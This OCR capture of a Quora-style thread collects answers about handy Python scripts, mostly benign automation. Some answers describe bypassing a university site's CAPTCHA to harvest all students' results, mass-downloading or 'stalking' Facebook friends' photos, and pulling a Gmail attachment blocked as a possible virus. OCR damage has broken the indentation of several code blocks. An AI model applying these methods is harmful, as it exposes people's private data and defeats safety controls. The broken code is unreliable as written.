        score = str(team1_name) + ' : ' + str(team1_score) + '\n\n' + str(team2_name) + '
        player_status = re.sub(r'.*ov,','', str(player_status))
        score = score + '\nPlayer status: ' + player_status
        popup("Score Board:-", score)
        sleep(120)
if __name__ == "__main__":
        while True:
                getscore()
```

Here is the screen shot.



You just need to download package Pynotify and place it in the same directory where your code file is.
If there is some error please notify me. It will only run on Ubuntu.

Thanks to Anubhav Yadav for such a nice idea.

Edit 1: Irrespective of Ind-Aus WC15 semifinal's result, it will work for other matches too. Only you have to change the Id in the url. ;)

Edit 2: My first 50 upvotes. Thank You.

Updated May 21, 2015 • View Upvotes

A
UXpTn JpaPb
1.6k Views

I am doing a sales job in a company, we got two daily works need to do or from time to time.

1. we got most of our customer's Purchase Orders via email, they normally sent in PDF attachment or in email body.
2. we need update customer with price list , the list were manually maintained in excel format.

You know, as a lazy guy, I don't want to do that because they are repeat and repeat and takes lots of times. So I want to do something.

I learned Python before and I learned it again.

For the 1st question, I did these:

a. I googled how to read email body and attachment in Python -- I got a third party Gmail module in github.com
b. also googled how to to print text or PDF format file from python to a printer -- I got a solution from Stackoverfollow.
c. also googled how to put some instructions on the PDF file -- I got a solution using a third party module (sorry I don't remember, because the code in my office computer now, not in mine)
d. also googled how to read Google spreadsheet so that I can use it tell the code which customer's (the conditions, such as from to ,subject or something like that) email need to process -- also got a solution on github.com

put them together and I achieve this:

I use windows Task Schedule to run the code every 10 mins, and it checks email when satisfy the condition I put in the google speadsheet, read email, download attachment or print the email body with instructions, save them and send them to printer.

For the 2nd question, I did these:


I know python must has a module can send email via smtp, so I search the Python office manual and example, I got a sample code on how to send plain/ html email and how to send email with attachment.

I use those code and read Spreadsheet again, send the price list to each customer, and change the attachment name to their company name and put there name after 'Hi'/'Dear', like:

> Dear David,
>
> Hi Joe

instead of sending email like a advertisment.

By achieved this, I send a bunch price list emails to each customer, and the code will determine which customer with which different price list and using which Name put at the beginning. I use Django to give them a interface:



just a few mins, the works done. I will do this for couple of hours send price list to my customers.

I didn't put the code on Github, I will share them when I in office and got time to do this.

---

following added on 6/5/2015:

we have a EDI connection with one of our customer, and we use webform to print out every their PO in hard copy, BUT, while we process, we need to arrange the hard copy according to the Sales Order# sequences created in our system. And the problem is, the Sales Order didn't credit according to the sorted sequences by their PO#, such as if they have PO #

223224 223225 223226 223227 223228 223229 223243 223244 223245 223246 223247

they are created in our system in this order:
223225
223227
223224
223229
223228
223226
223246
223243
223245

223247
223244

Imagine, if we have 40 POs, or 50 POs, manually sort the hard copies will make me crazy, so I saved every POs in PDF into a folder, write a python script to read every PDF and get their PO# on that, loop the line and compare with it, print them as the sequences I put in the text file. Code:

[code]
```
import os, pdfquery, win32print, win32api

def send2printer(filename, printer):
global GSPRINT_PATH, GHOSTSCRIPT_PATH
if printer == '':
      currentprinter = win32print.GetDefaultPrinter()
else:
      currentprinter = printer

   filename = str(win32api.GetShortPathName(filename))
if filename.endswith('.pdf'):
      win32api.ShellExecute(0, 'open', GSPRINT_PATH,
'-ghostscript "' + GHOSTSCRIPT_PATH + '" -printer "' + currentprinter + '" ' + filename + ' -option -
dPDFFitPage',
'.', 0)

# these two used for sending PDF into printer
GHOSTSCRIPT_PATH = ".\\GhostScript\\bin\\gswin32.exe"
GSPRINT_PATH = ".\\GSPRINT\\gsprint.exe"

# build a file list of PDF
pdf_file_list = [ os.path.join(os.getcwd(),"po",x) for x in os.listdir(os.path.join(os.getcwd(),"po")) if
x.endswith('.pdf')]
print pdf_file_list

po_list = open('.\polist.txt').readlines()
po_list = [x.strip() for x in po_list]

for po in po_list:

for pdf_file in pdf_file_list:
      pdf = pdfquery.PDFQuery(pdf_file)
      pdf.load()
po_number = pdf.pq('LTTextLineHorizontal:in_bbox("%s, %s, %s, %s")' %
                  (241.561, 659.049, 268.187, 668.466)).text()

if po_number == po:
print 'found 1 match %s'%po_number
        send2printer(pdf_file,'')

print "done"
```
[/code]

---


update on 6/9/2015

Here I improved the code, so only scan 1 time all the pdfs & put the information into a dictionary (before code scan multi times one 1 pdf file) , print them more effiencet:
[code]
```
import os, pdfquery, win32print, win32api, time

def send2printer(filename, printer):
global GSPRINT_PATH, GHOSTSCRIPT_PATH
if printer == '':
      currentprinter = win32print.GetDefaultPrinter()
else:
      currentprinter = printer

   filename = str(win32api.GetShortPathName(filename))
if filename.endswith('.pdf'):
      win32api.ShellExecute(0, 'open', GSPRINT_PATH,
'-ghostscript "' + GHOSTSCRIPT_PATH + '" -printer "' + currentprinter + '" ' + filename + ' -option -
dPDFFitPage',
'.', 0)

def build_dict(pdf_file_list):
   dict = {}

for pdf_file in pdf_file_list:
      pdf = pdfquery.PDFQuery(pdf_file)
      pdf.load()
      po_number = pdf.pq('LTTextLineHorizontal:in_bbox("%s, %s, %s, %s")' %
                  (241.561, 659.049, 268.187, 668.466)).text()

      dict[po_number]=pdf_file

return dict

# these two used for sending PDF into printer
GHOSTSCRIPT_PATH = ".\\GhostScript\\bin\\gswin32.exe"
GSPRINT_PATH = ".\\GSPRINT\\gsprint.exe"

# build a file list of PDF
pdf_file_list = [ os.path.join(os.getcwd(),"po",x) for x in os.listdir(os.path.join(os.getcwd(),"po")) if
x.endswith('.pdf')]


po_list = open('.\polist.txt').readlines()
po_list = [x.strip() for x in po_list]

dict = build_dict(pdf_file_list)

for po in po_list:
print 'found 1 match %s'%po
print 'print %s'%dict[po]
   send2printer(dict[po],'')
   time.sleep(2)

print "done"
```
[/code]

Shyam Jos, Linux | InfoSec | Web Apps

1.6k Views

I have made a pretty simple python script that checks every minute if a product is back on stock at flipkart.com , if available it will show a desktop notification (see the screenshot below)



So that i can post the affiliate links on social media and forums as soon as possible,
this simple script really helped me to make a good amount of affiliate commission by posting affiliate links for very demanding products on flipkart

Source on GitHub: flipkart_checker

Updated Mar 29, 2015 • View Upvotes

Sahil Dua, Knock off the 'T' of can't

2.2k Views

My timepass when SPOJ server was down!

On a not-so-ordinary day, I was solving SPOJ questions one after the another. Suddenly SPOJ server went down! Subsequently, CodeChef and Ideone also went off! So, I was getting extremely bored.

I was continuously refreshing the SPOJ website to know its status. Since, like all other programmers, I am also very lazy and believe in automating most of the boring tasks of life. I thought of automating this task as well!

This is how I did it!

```
1  import requests # module for making HTTP request to SPOJ website
2  import winsound # module for making beep like noise once website is up
3  from time import sleep # module for putting a desired delay to reduce load on computer sy
5  count=0 # variable to keep track of number of times the website was checked after running
6  while(1):
7      response = requests.get('http://spoj.com/') # making GET request to spoj.com website
8      count+=1
9      if len(response.content) != 231: # since SPOJ website is down for maintenance, so HTT
10         # 1st argument - frequency of the sound
11         # 2nd argument - number of milliseconds that sound will be played
12         winsound.Beep(100,1000)
13         print "Number of times checked: "+str(count)
14         break # stop sending GET requests once the website is up
15     print "Number of times checked: "+str(count)
16     sleep(10) # used to put delay of 10 seconds between 2 consecutive requests to spoj we
```

GitHub Link: sahildua2305/website-up-check-alarm

This is how I downloaded profile pics of my Facebook friends using Graph API

To read about it in detail, go to this blog post -
Facebook Profile Pictures Dump

```
import requests
import json
import urllib2
import webbrowser
from pprint import pprint
token = ''
api_url = 'https://graph.facebook.com/v2.1/'
params = {'access_token' : token}
def extractFriends():
    call = "me/friends?fields=picture.width(9999).height(9999).type(large),gender,name"
    response = requests.get(api_url + call, params=params)
    r = (json.loads(response.content))
    #pprint(r)
    for f in r['data']:
        #print f['name'], f['gender']
        p_url = str(f['picture']['data']['url'])
        #print p_url

        opener1 = urllib2.build_opener()
        page1 = opener1.open(p_url)
        my_picture = page1.read()
        filename = f['name']+"_"+f['id']+".jpg"
        print filename+" downloaded..."
        fout = open('images/'+filename, "wb")
        fout.write(my_picture)
        fout.close()

extractFriends()
```

> ***To know more about me / my projects, check out my personal portfolio - Sahil Dua - Personal Portfolio***

Written Sep 30, 2014 • View Upvotes

Kumar, I lve python cos it's the only language I could learn!

1.5k Views

I wrote a script that bypassed CAPTCHA's and got results of all students in my College. The script was very easy to write with Requests module because the site used Javascript for CAPTCHA validation. This means that while real people had to enter the CAPTCHA's, bots could have direct access to the results. LOL!


Also the university didn't give us the rank cards for PGCET. They only gave marks. So, I rewrote the above script to fetch all results into an excel spreadsheet using XlsxWriter, and ordered the sheet according to marks and found out

that I had secured 3rd or 4th rank (since another guy got the same marks as me).

In case you're curious about the website it is Examination Branch, Kakatiya University, Warangal, A.P India. Take a look at the source code in one of the results page. You'll see the capatcha code in the html code. LOL!

I also wrote a script that finds cheap websites for sale on Name.com

Edit: Now I've also written an android app using the Kivy library. It's name is **Andhra Pradesh Vehicle lookup** . You can find it's source code at



Andhra Pradesh Vehicle Lookup on Amazon app store
Logmytech/Andhra-pradesh-vehicle-lookup

Updated Sep 14 • View Upvotes

Dimitris Chloupis, Coding in Pharo, a modern implementation of Smalltalk

2.4k Views

I created Gyes , a randomization tool for materials and textures. Its a blender addon. Blender is the most powerful open source 3d app.

Free and Open 3D creation software

Basically it creates random materials and textures at the press of a button but also does a lot more. It can customize the randomization to a great extend for example it can randomize individual parameters, disable and enable parameters for randomization and how much randomization goes in each parameter. It can can also randomize the animation of a parameter, for example a parameter may change over time for an animation.

Another bonus of this python script is a History tool, it allows sets of randomization to be stored as presets. Lets say you liked a randomization and you want to store it as a preset of later use. It can also randomly choose one of these presets or even more you can select multiple objects and randomly choose a random material and/or texture to put in each one of them that is a preset on history. Of course these presets can also be further randomized to a percentage you choose.

More info and video tutorials can be found here

Extensions:2.6/Py/Scripts/System/Gyes - BlenderWiki

and the code can be found here

Gyes

Updated Oct 28, 2013 • View Upvotes

Tushar Makkar, Computer Science Undergrad

2k Views

Facebook Image Graph Search :

Facebook's new Post Search is a bummer for people like me. The searching (stalking) of pictures of friends (friend's friend) is a difficult task now because it does not show the graph searched results of the public photos directly.

Solution :

I tried searching for old graph searched links from history and found out that they are still working.
Now the problem was effectively reduced to find the graph searched images result given a username . To get the results we need to form a new url which required the profile id. Scraping the facebook profile id is easy using a query at facebook graph. Once we get the id we can form the url and open it out .

Before :

After :

P.S : Not my best script but worth mentioning .

P.P.S : Need is the mother of invention.
P.P.P.S : I know I suck at Image Editing .

Extension 1 :

How many times have you tried to view the profile pic of a facebook user with full resolution ? It's a pain in the ass. Now no worry, the extension opens the facebook profile picture with full resolution in a new tab. Just enter the user name and the profile picture will open in new tab.

Source on Github : Facebook_Graph_Search_Images

Updated Aug 8 • View Upvotes

Ben Baert, Pythonista

11.6k Views • Upvoted by Miguel Paraz, Programming since 1985 at age 11.

My girlfriend and I were looking for a place to rent. She is heavily reliant on public transportation and prefers not to have long commutes. Rent in the cities is too high and we prefer to live in the relative quietness of the countryside. Combine all of these elements and we basically wanted a place close to a train station where a train stops that goes to her university.

I wrote a script using data from a public train API that does the following:

- get all train-ids that stop in a certain station using the liveboard feature;
- per train-id: get all stops that are within a certain time-range from the departure station
- per station: get all stations that are within a certain time-range from the arrival station

The data also includes coordinates, so it can be combined with real estate data that has location data. It is thus possible to find all houses that are within X minutes of a train station that are within Y minutes of a the desired destination train station.

```
from urllib.request import urlopen
import json

def get_json(url):
    raw_data = urlopen(url).read().decode()
    json_data = json.loads(raw_data)
    return json_data

def station_vehicles(station_id):
    """
    Get all vehicles that stop in a certain station
    """
    vehicles = []
    station_url = "Page on api.irail.be" + station_id
    json_data = get_json(station_url)

    for vehicle in json_data["departures"]["departure"]:
        vehicles.append({"vehicle": vehicle["vehicle"],
                         "destination" : vehicle["station"]})

    return vehicles

def vehicle_stops(station_id, vehicle_id, max_time_secs = 3600):
    """
```

```
    Get all stops for one vehicle within a certain time range from one station
    """
    stops = []
    vehicle_url = "Page on api.irail.be" + vehicle_id
    json_data = get_json(vehicle_url)

    #determine the time the vehicle stops in the station
    for stop in json_data["stops"]["stop"]:
        if stop["stationinfo"]["id"] == station_id:
            station_time_secs = int(stop["time"])
            break

    #determine stops within the time determined above
    for stop in json_data["stops"]["stop"]:
        past_our_station = int(stop["time"]) > station_time_secs
        within_time_limit = int(stop["time"]) <= station_time_secs + max_time_secs
        if past_our_station and within_time_limit:
            stops.append({"station_id" : stop["stationinfo"]["id"],
                          "station_name": stop["stationinfo"]["name"],
                          "lat" : stop["stationinfo"]["locationY"],
                          "lng" : stop["stationinfo"]["locationX"],
                          "time" : (int(stop["time"]) - station_time_secs)})

    return stops

def station_stops(station_id, max_time_secs = 3600):
    """
    Get all stops that are within a certain timerange from a station
    """
    vehicles = station_vehicles(station_id)
    destinations = []

    for item in vehicles:
        stops = vehicle_stops(station_id, item["vehicle"], max_time_secs)
        for stop in stops:
            if stop not in destinations:
                destinations.append(stop)

    destinations = sorted(destinations, key=lambda k: k['time'])

    return destinations

stops_gent =  station_stops("BE.NMBS.008892007", 1800)
for stop in stops_gent:
    print (stop["station_name"], stop["time"] // 60)
```

Updated Dec 27 • View Upvotes

Sai Krishna, Research Scholar at IIIT-H, Autodidact
1.2k Views

Script to Download blocked attachments in Gmail:

I dont know if this has been already covered, but here it is:

One of my friends sent me a folder(zipped) as a part of a project but I was unable to download as gmail thought its a

virus or something(baah AI and all !!!). I was able to see the mail but the options to download or save the attachment to drive were disabled (in case you had the same trouble, yeah I know how it feels. been there !!!).

Not knowing what to do, I was hovering around for options when something caught my eye.....'Show Original' below the 'Report as Spam' and 'Report as phishing mail' in the options dropdown. Clicked it and it opened a new tab in the browser with a huge text file. My initial reaction was ' What a gibberish' but a closer look and it was the original mail in base64. What all is required was to convert it back to binary.

Here's the script:

```
import email
import sys

    msg = email.message_from_file(open(sys.argv[1]))

for pl in msg.get_payload():
     if pl.get_filename(): # if it is an attachment
               open(pl.get_filename(), 'wb').write(pl.get_payload(decode=True))

```

Saving the 'Show Original' content as a text file and passing it as an argument to the script resulted in the attachments getting downloaded in the same directory.

Example:

If the script is saved as attachments_getter.py and the original content as 'original_content.txt', the following command should do the trick:

```
python attachments_getter.py original_content.txt
```

Written Dec 28, 2014 • View Upvotes

Vaibhav Tulsyan, Py \m/

1.6k Views • Vaibhav has 50+ answers in Computer Programming.

Instagram Image Downloader:

Instagram doesn't allow users to download images.
So, I just read the page source to find the unique URL of the image file.
Instead of manually searching for the image file in the page source and then downloading it, I felt it was easier to write a Python script to download the image.

Source: xennygrimmato/instagram-dl

Written Mar 18, 2014 • View Upvotes

Ankit Sharma, Data Scientist at DataRPM

2k Views

People preparing for GRE

I think word **mnemonics** are good way to learn and remember words. I wrote a python script to download the meaning and mnemonic of list of words from Mnemonic dictionary website and put it in a csv flat file which can be called in excel and formatted as per will. I have also shared list of most important words (~700) which I have collected & consolidated from various sources. I have shared the code at github **WordlistMnemonic**

```
import urllib2
from bs4 import BeautifulSoup
import csv
import re
words = []
with open('words_test.csv', 'rb') as csvfile:
    data = csv.reader(csvfile, delimiter=',')
    for row in data:
        words = row
result = []
for word in words:
    definition = None
    mnemonic = None
    definition_found=1
    mnemonic_found=1
    url = 'definition of by Mnemonic Dictionary' + str(word)
    page = urllib2.urlopen(url).read()
    soup = BeautifulSoup(page)
    divTag = soup.find_all("div",{"id":"home-middle-content"})
    for tag in divTag:
        dTags = tag.find("div")
        if dTags==None:
            definition_found=0
            continue
        definition = dTags.contents[3].strip()
        mTags = tag.find_all("div", {"class":"span9"})
        if len(mTags)<2:
            mnemonic_found=0
            continue
        mnemonic = mTags[0].text.strip()
    if definition_found==0 or mnemonic_found==0:
        print "--------------- Word not found ---------------"
        continue

    word_mnemonic = word + "$" + definition + "$" + mnemonic
    word_mnemonic_cleaned = re.sub(r'[^a-zA-Z0-9$]', ' ',word_mnemonic)
    result.append(word_mnemonic_cleaned)
    print result
#print results to a file
myfile = open("result_test.csv","wb")
print >>myfile, '\n'.join(result)
```

Written Jul 21, 2014 • View Upvotes

Muhammed Tüfekyapan, Founder @LeanMarketingCo - Startup & Growth Hacking
2.6k Views

Kitap, Müzik, DVD, Çok Satan Kitaplar, İndirimli Kitaplar is one of the biggest book selling website in Turkey.

Around 1-5 years back, I wrote this script:

```
#/usr/bin/env python
# -*- coding: utf-8
```

```
3
4  x = raw_input("ISBN numarasını yazınız")
5
6  import re
7  import lxml.html
8  from BeautifulSoup import BeautifulSoup
9  from mechanize import Browser
10 from stripogram import html2text
11 br = Browser()
12 br.open("Page on Idefix")
13 br.select_form(name="anahtar kelimearama_isbn")
14 br["isbn"] = x
15 response = br.submit()
16 myXml = response.read()
17 #html2 = get_field(pricerange, html)
18 #text = html2text(html)
19 #text2 = text.replace('Image: Page on Ideefixe', '')
20 #html = "myXml"
21 soup = BeautifulSoup(myXml)
22 #x = soup.findall(True)
23 print soup.find('b', {'class' : 'pricerange'})
24
25 #print x
26 #c = re.compile('<table border="0" cellpadding="0" cellspacing="0" class="fiyat">(.*?)</table>')
27 #abc = c.findall(c)
28 #print abc
```

With this script, I can learn the price of books on the site, with just the book's ISBN number.

Updated Nov 1, 2013 • View Upvotes

Deepanshu Mehndiratta, Code, Beer, BITS, Goa, Apple, Floyd, 5P, Loner.

5.5k Views • Upvoted by Jeff Nelson, Invented Chromebook, #Xoogler

Hacking the Domino's Slot machine to retrieve up to 50% Off coupons. It has been documented on my blog here: Hacking the Domino's Slot Machine

---

Not my best Python script by a long shot, but definitely the most fun and interesting one yet.


Written Oct 29, 2013 • View Upvotes

Nishant Kukreja, Engineer


712 Views

After being fed of opening ESPN Cricinfo for checking the scores while working. I along with my friend wrote the script for appindicator.

> Scrapped the ESPN Cricinfo website and display live scores in the panel.
> Menu displays the all the current matches as displayed in the ESPN Cricinfo website.



rubyAce71697/cricket-score-applet




rubyAce71697/cricket-score-apple

All the scores will be updated as soon as the update on website.

Soon I will be adding the submenus for displaying more information regarding the current summary of the match

To be continued...

Update 1:
I added Submenus to display more information



rubyAce71697/cricket-score-applet
To display the match as label , now " **Set as Label** " has to be clicked
Further, **For any International match such as Aus vs India it will show the whole summary as who is batting and bowling etc.**

Will update the Image in next edit.


Updated Jun 7, 2015 • View Upvotes

